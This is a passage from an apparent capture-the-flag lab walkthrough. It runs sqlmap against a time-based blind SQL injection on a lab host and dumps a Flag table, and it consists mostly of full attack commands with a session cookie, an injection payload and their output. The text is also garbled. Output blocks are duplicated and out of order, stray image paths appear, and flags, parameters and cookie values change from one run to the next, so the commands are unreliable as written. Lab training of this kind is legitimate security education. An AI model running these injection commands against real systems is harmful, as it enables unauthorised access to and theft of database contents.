[00:39:42] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:39:43] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
2
[00:39:58] [INFO] retrieved:

```

Here:

- **-D** - DBMS database for enumeration.
- **--tables** - display a list of DBMS database tables.

22. Press **[Enter]**.



```
[*] starting @ 00:39:38 /2024-01-18/

[00:39:38] [WARNING] it appears that you have provided tainted parameter values ('item=1') with most likely leftover chars/statements from manual SQL injection test (s). Please, always use only valid parameter values so sqlmap could be able to run properly are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[00:39:42] [INFO] resuming back-end DBMS 'mysql'
[00:39:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
___
Parameter: item (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: item=1' AND (SELECT 4929 FROM (SELECT(SLEEP(5)))SCdy)-- YLRQ


[00:39:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[00:39:42] [INFO] fetching tables for database: 'Acad2'
[00:39:42] [INFO] fetching number of tables for database 'Acad2'
[00:39:42] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:39:43] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
2
[00:39:58] [INFO] retrieved:
[00:40:03] [INFO] adjusting time delay to 1 second due to good response times
Flag
[00:40:15] [INFO] retrieved: caffaine
Database: Acad2
[2 tables]
+-----+
| Flag |
| caffaine |
+-----+

[00:40:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/178.172.195.18'
[*] ending @ 00:40:35 /2024-01-18/
```

As a result, we got the name of 2 tables. We are interested in the **Flag** table.

23. To get the list of fields use the following command.

```
sudo sqlmap -v -u "http://178.172.195.18:11199/sqli_blind/" --
cookie="session=4c44cafb-bfab-4efe-8f84-
bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1%27" --method POST -
-user-agent="Mozilla/5.0 (X11; Linux x86_64;rv:109.0) Gecko/20100101
Firefox/115.0" --referer="http://178.172.195.18:11199/sqli_blind/" -p item -
D Acad2 -T Flag --columns
```



```
(kali@kali)-[~]
└─$ sudo sqlmap -v -u "http://178.172.195.18:11199/sqli_blind/" --cookie="session=4c44cafb-bfab-4efe-8f84-bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1x27" --method POST --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" --referer="http://178.172.195.18:11199/sqli_blind/" -p item -d Acad2 -T Flag --columns
[sudo] password for kali:

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:56:37 /2024-01-18/

[00:56:37] [WARNING] it appears that you have provided tainted parameter values ('item=1') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[00:56:41] [INFO] resuming back-end DBMS 'mysql'
[00:56:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: item (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: item=1' AND (SELECT 4929 FROM (SELECT(SLEEP(5)))SCdy)-- YLRQ


[00:56:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[00:56:41] [INFO] fetching columns for table 'Flag' in database 'Acad2'
[00:56:41] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:56:42] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[00:56:51] [INFO] retrieved:
1

[00:56:51] [INFO] retrieved:
1
```

Here:

- **-T** - DBMS database table(s) to enumerate.
- **--columns** - list the columns of the DBMS database table.

24. Press **[Enter]**.



```
(kali@kali)-[~]
└─$ sudo sqlmap -v -u "http://178.172.195.18:11199/sqli_blind/" --cookie="session=4c44cafb-bfab-4efe-8f84-bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1x27" --method POST --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" --referer="http://178.172.195.18:11199/sqli_blind/" -p item -d Acad2 -T Flag --columns
[sudo] password for kali:

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:56:37 /2024-01-18/

[00:56:37] [WARNING] it appears that you have provided tainted parameter values ('item=1') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[00:56:41] [INFO] resuming back-end DBMS 'mysql'
[00:56:41] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: item (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: item=1' AND (SELECT 4929 FROM (SELECT(SLEEP(5)))SCdy)-- YLRQ

[00:56:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.12
[00:56:41] [INFO] fetching columns for table 'Flag' in database 'Acad2'
[00:56:41] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:56:42] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[00:56:51] [INFO] retrieved:
1

[00:57:02] [INFO] adjusting time delay to 1 second due to good response times
[00:57:12] [INFO] retrieved: varchar(100)
Database: Acad2
Table: Flag
1 column
+-----+
| Column | Type           |
+-----+
| Flag   | varchar(100) |
+-----+

[00:57:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/178.172.195.18'

[*] ending @ 00:57:47 /2024-01-18/
```


We found that this table only contains one **Flag** field with a text value.

25. To get the value of this field, enter the following command.

```
sudo sqlmap -v -u "http://178.172.195.18:11199/sqli_blind/" --cookie="session=4c44cafb-bfab-4efe-8f84-
```



```
bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1%27" --method POST -
-user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0" --referrer="http://178.172.195.18:11199/sqli_blind/" -p item
-D Acad2 -T Flag -C Flag --dump
```



```
(kali@kali)-[~]
└─$ sudo sqlmap -u "http://178.172.195.18:11199/sqli_blind/" --cookie="session=4c44caf8-bfab-4efe-8f84-bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1%27" --method POST --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" --referrer="http://178.172.195.18:11199/sqli_blind/" -p item -D Acad2 -T Flag -C Flag --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:59:33 /2024-01-18/


[00:59:36] [WARNING] it appears that you have provided tainted parameter values ('item=1') with most likely leftover chars/statements from manual SQL injection test (s). Please, always use only valid parameter values so sqlmap could be able to run properly are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[00:59:36] [INFO] resuming back-end DBMS 'mysql'
[00:59:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: item (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: item=1' AND (SELECT 4929 FROM (SELECT(SLEEP(5)))SCdy)-- YLRQ

[00:59:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[00:59:36] [INFO] fetching entries of column(s) 'Flag' for table 'Flag' in database 'Acad2'
[00:59:36] [INFO] fetching number of column(s) 'Flag' entries for table 'Flag' in database 'Acad2'
[00:59:36] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:59:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[00:59:46] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[00:59:56] [INFO] adjusting time delay to 1 second due to good response times
```

Here:

- **-C** - column(s) of the DBMS table to be enumerated.
- **--dump** - dump DBMS database table records.

26. Press **[Enter]**.



```
(kali@kali)-[~]
└─$ sudo sqlmap -u "http://178.172.195.18:11199/sqli_blind/" --cookie="session=4c44caf8-bfab-4efe-8f84-bae849131804.nbQj2QfPcb7j9G4zaWfh5Dog_3M" --data "item=1%27" --method POST --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" --referrer="http://178.172.195.18:11199/sqli_blind/" -p item -D Acad2 -T Flag -C Flag --dump

[00:59:36] [WARNING] it appears that you have provided tainted parameter values ('item=1') with most likely leftover chars/statements from manual SQL injection test (s). Please, always use only valid parameter values so sqlmap could be able to run properly are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[00:59:36] [INFO] resuming back-end DBMS 'mysql'
[00:59:36] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: item (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: item=1' AND (SELECT 4929 FROM (SELECT(SLEEP(5)))SCdy)-- YLRQ

[00:59:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[00:59:36] [INFO] fetching entries of column(s) 'Flag' for table 'Flag' in database 'Acad2'
[00:59:36] [INFO] fetching number of column(s) 'Flag' entries for table 'Flag' in database 'Acad2'
[00:59:36] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:59:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[00:59:46] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[00:59:56] [INFO] adjusting time delay to 1 second due to good response times
{67df916258ea8ada7d70ddf8a}
Database: Acad2
Table: Flag
[1 entry]
+-----+
| Flag |
+-----+
| 67df916258ea8ada7d70ddf8a |
+-----+

[01:01:26] [INFO] table 'Acad2.Flag' dumped to CSV file '/root/.local/share/sqlmap/output/178.172.195.18/dump/Acad2/Flag.csv'
[01:01:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/178.172.195.18'

[*] ending @ 01:01:26 /2024-01-18/

(kali@kali)-[~]
└─$
```

27. Collect the "Flag".